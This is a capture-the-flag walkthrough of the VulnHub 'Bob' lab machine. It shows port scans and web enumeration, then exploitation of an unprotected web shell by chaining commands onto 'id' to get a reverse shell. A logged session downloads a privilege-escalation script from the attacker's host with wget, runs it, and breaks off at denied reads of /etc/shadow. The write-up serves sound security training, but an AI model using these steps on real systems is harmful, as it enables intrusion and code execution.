Bob (VulnHub)

ip address of the machine :- 192.168.110.104

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# ping 192.168.110.104
PING 192.168.110.104 (192.168.110.104) 56(84) bytes of data.
64 bytes from 192.168.110.104: icmp_seq=1 ttl=64 time=1.17 ms
64 bytes from 192.168.110.104: icmp_seq=2 ttl=64 time=0.857 ms
64 bytes from 192.168.110.104: icmp_seq=3 ttl=64 time=0.826 ms
64 bytes from 192.168.110.104: icmp_seq=4 ttl=64 time=0.990 ms
^C
── 192.168.110.104 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3020ms
rtt min/avg/max/mdev = 0.826/0.961/1.174/0.137 ms
```

First pinged the host to see if host is up or not.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# nmap -T5 -Pn -p- --min-rate=10000 192.168.110.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-28 12:33 IST
Nmap scan report for Milburg-High (192.168.110.104)
Host is up (0.000091s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
25468/tcp open  unknown
MAC Address: 52:54:00:BE:BA:15 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
```

Scanned for open ports.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# nmap -T5 -A -p 21,80,25468 192.168.110.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-28 12:35 IST
Nmap scan report for Milburg-High (192.168.110.104)
Host is up (0.00073s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.5b
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 4 disallowed entries
| /login.php /dev_shell.php /lat_memo.html
|_/passwords.html
|_http-server-header: Apache/2.4.25 (Debian)
25468/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
|   2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
|   256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
|_  256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
MAC Address: 52:54:00:BE:BA:15 (QEMU virtual NIC)
```


For versioning got to know that some web pages are present that seem strange and ssh is running on non-default port which 25468.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u http://192.168.110.104
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 294]
/.htaccess           (Status: 403) [Size: 299]
/.htpasswd           (Status: 403) [Size: 299]
/index.html          (Status: 200) [Size: 1425]
/robots.txt          (Status: 200) [Size: 111]
/server-status       (Status: 403) [Size: 303]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================
```


From gobuster found that /robots.txt can be accessed directly so we'll see that after using nikto for other vulnerabilities.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# nikto -h http://192.168.110.104
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.110.104
+ Target Hostname:    192.168.110.104
+ Target Port:        80
+ Start Time:         2024-07-28 12:41:41 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozil
/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render t
e in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-s
s/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/dev_shell.php' is returned a non-forbidden or redirect HTTP code (200).
gger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/passwords.html' is returned a non-forbidden or redirect HTTP code (200)
igger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/lat_memo.html' is returned a non-forbidden or redirect HTTP code (200).
gger.net/kb/issues/00600600_robots-txt-file
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is t
anch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 591, size: 5669af30ee8
 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-a
+ /login.html: Admin login page/section found.
+ 8106 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2024-07-28 12:41:47 (GMT5.5) (6 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

From nikto found that /robots.txt has three entries, /login.html can be used to login as admin and nothing else.




Visited Website, let's look at the source code first.
Didn't find anything interesting in the source code.




Only news one worked and here got some possible usernames.

Dean MacDuffy (Principle)


Alex Johns (head coach)



Got this in news.html source code, possibly base64.



it was base64!!!



Found another web page.

Milburg Highschool

Contact Us

Main Office

Phone: +61-358-164-7828
Email: mainoffice@milburghigh.com
Address: 21 Albert Street, Brisborne, Austrilia

Principle

Dean MacDuffy

Phone: +61-021-523-0891
Email: dean.m@milburghigh.com

Junior Deans

Paul K

Phone: +61-021-523-4215
Email: paul.k@milburghigh.com

Daniel R

Phone: +61-021-759-4328
Email: daniel.r@milburghigh.com

Senior Deans

Alex F


Phone: +61-022-125-8563
Email: alex.f@milburghigh.com


Robert J

Phone: +61-021-453-7194
Email: robert.k@milburghigh.com


IT Dept

Got a contact.html page as well.







Found this after visiting /robots.txt




Visited /passwords.html first and found this.



Another from bob and it seems bob is an IT admin or something from IT and he says a web shell is running and there has been a breach in the company recently.




This means we cannot login externally.



This may be the web shell Bob is talking about and is unprotected which means anyone can use it.

only "id" command is working so let's use id along with other command in one line.

added reverse shell payload with id and pipe symbol to get a reverse shell.



finally got reverse shell!!!!

Now will run privy.sh in the machine to discover vulnerabilities and escalate privileges.

```
www-data@Milburg-High:/tmp$ wget http://192.168.110.67:8000/privy.sh
wget http://192.168.110.67:8000/privy.sh
--2024-07-28 04:26:43--  http://192.168.110.67:8000/privy.sh
Connecting to 192.168.110.67:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6595 (6.4K) [text/x-sh]
Saving to: 'privy.sh'

privy.sh            100%[===================>]   6.44K  --.-KB/s    in 0s

2024-07-28 04:26:43 (362 MB/s) - 'privy.sh' saved [6595/6595]

www-data@Milburg-High:/tmp$ ls
ls
privy.sh
www-data@Milburg-High:/tmp$ chmod +x privy.sh
chmod +x privy.sh
www-data@Milburg-High:/tmp$ ./privy.sh
./privy.sh
[+] Getting System Info
================================================================
[+] Getting User/Group Info
================================================================
cat: /etc/shadow: Permission denied
ls: cannot open directory '/root': Permission denied
